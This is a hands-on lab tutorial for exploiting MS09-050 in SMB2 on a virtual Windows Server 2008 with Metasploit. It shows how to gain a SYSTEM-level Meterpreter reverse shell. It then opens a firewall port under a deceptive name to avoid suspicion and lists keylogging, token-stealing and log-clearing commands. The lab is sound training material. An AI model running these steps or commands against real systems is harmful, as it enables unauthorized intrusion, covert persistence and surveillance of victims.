Lab – Server 2008 - Create Reverse Shell Using MS09_050

Overview


This module exploits an out of bounds function table dereference in the SMB request validation code of the SRV2.SYS driver included with Windows 2008 Server prior to R2.

In this lab, you will learn how to hack into Windows Server 2008 using a vulnerability found in SMB2. As you know, SMB2 is an application level protocol used to share files, folders and printers on Windows systems. SMB2 is the revised version of Microsoft's SMB that was introduced in 2006 and is used in Windows Vista and Windows Server 2008 (SMB and SMB2 have been plagued with security vulnerabilities from the very beginning).

Requirements

- VirtualBox
- One virtual install of Kali Linux
- One virtual install of Server 2008
  Download Server 2008

Ensure the version of Server 2008 you are using for this lab is prior to the release of R2.



Windows Server 2008 Standard

Change Language: English


Choose the download that you want

□ File Name	File Size
☑ 6001.18000.080118-1840_x86fre_Server_en-us-KRMSFRE_EN_DVD.iso	1.8 GB

Create Reverse Shell Using MS09_050


At the terminal prompt type, `msconsole`

We next need to search for the exploit to deliver.



```
msf5 > search ms09-050
```


Form the results copy the highlighted section shown in the image.



```
Matching Modules
================


   #   Name
   -   ----
   0   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
   1   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
   2   exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```


To use this exploit, type use and then paste the previous copied selection.

`use ms09_050_smb2_negotiate_func_index`



```
msf payload(reverse_tcp) > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > 
```


Type, `show options`



```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  445              yes       The target port (TCP)
   WAIT   180              yes       The number of seconds to wait for the attack to complete.


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)


msf exploit(ms09_050_smb2_negotiate_func_index) > 
```

We next need to set the IP address of the target (RHOST).

As with discovering the IP address for Kali, we can do the same for our XP machine using the IPCONFIG command.




C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Users\Expat>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::edf5:4ef5:2da4:446f%10
   IPv4 Address. . . . . . . . . . . : 192.168.145.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.145.2

Tunnel adapter Local Area Connection* 8:
```


This is the IP address of my target; your target IP will differ!

```
set rhost 192.168.145.130
```



```
msf exploit(ms09_050_smb2_negotiate_func_index) > set rhost 192.168.145.130
rhost => 192.168.145.130
msf exploit(ms09_050_smb2_negotiate_func_index) >
```

We are now ready to launch the payload by typing in, **`exploit`**




```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 192.168.145.132:4444
[*] 192.168.145.130:445 - Connecting to the target (192.168.145.130:445)...
[*] 192.168.145.130:445 - Sending the exploit packet (930 bytes)...
[*] 192.168.145.130:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (179267 bytes) to 192.168.145.130
[*] Meterpreter session 1 opened (192.168.145.132:4444 -> 192.168.145.130:49160)

meterpreter >
```

Our prompt changes to meterpreter letting use we have established a reverse shell on the target.


The remaining part of this lab is to show what commands meterpreter commands we can run against the Server 2008 machine using our reverse shell.

At the meterpreter prompt, type: getuid. This command shows what account we are currently logged on as on the Server 2008 target.




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

We can open a command prompt on the target machine using the **`Shell command`**




```
meterpreter > shell
Process 2000 created.
Channel 2 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Type IPCONFIG at the prompt to see the IP address of the remote machine.



```
meterpreter > shell
Process 3012 created.
Channel 3 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::edf5:4ef5:2da4:446f%10
   IPv4 Address. . . . . . . . . . . : 192.168.145.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.145.2
```


To see what process are running on the remote server, type in `tasklist` at the prompt



```
C:\Windows\system32>tasklist
tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0      1,704 K
smss.exe                       416 Services                   0        704 K
csrss.exe                      484 Services                   0      5,172 K
csrss.exe                      528 Console                    1      9,104 K
wininit.exe                    536 Services                   0      3,848 K
winlogon.exe                   568 Console                    1      4,312 K
services.exe                   616 Services                   0      6,056 K
lsass.exe                      628 Services                   0     10,752 K
lsm.exe                        636 Services                   0      3,732 K
svchost.exe                    796 Services                   0      5,732 K
vmacthlp.exe                   844 Services                   0      3,644 K
```


In the shell command prompt, we will open port 455 in the firewall and name the service of the port "Service Firewall" to try and take some suspicion out of it...

`netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL`




```
C:\WINDOWS\system32>netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
Ok.


C:\WINDOWS\system32>
```

If you type, exit and return to the meterpreter prompt and type in the help command, you are given a list of commands for both the system and the user. Feel free to run the commands and see how this exploit can be used to take over a Server 2008 installation.



```
System Commands
===============

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```



```
User interface Commands
=======================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Summary –

The course has plenty of additional information on exploiting this Server 2008 target after establishing a Meterpreter session. Check out the labs used to Exploit Windows XP. The commands for using Meterpreter don't change because the target is a different OS.

End of the lab!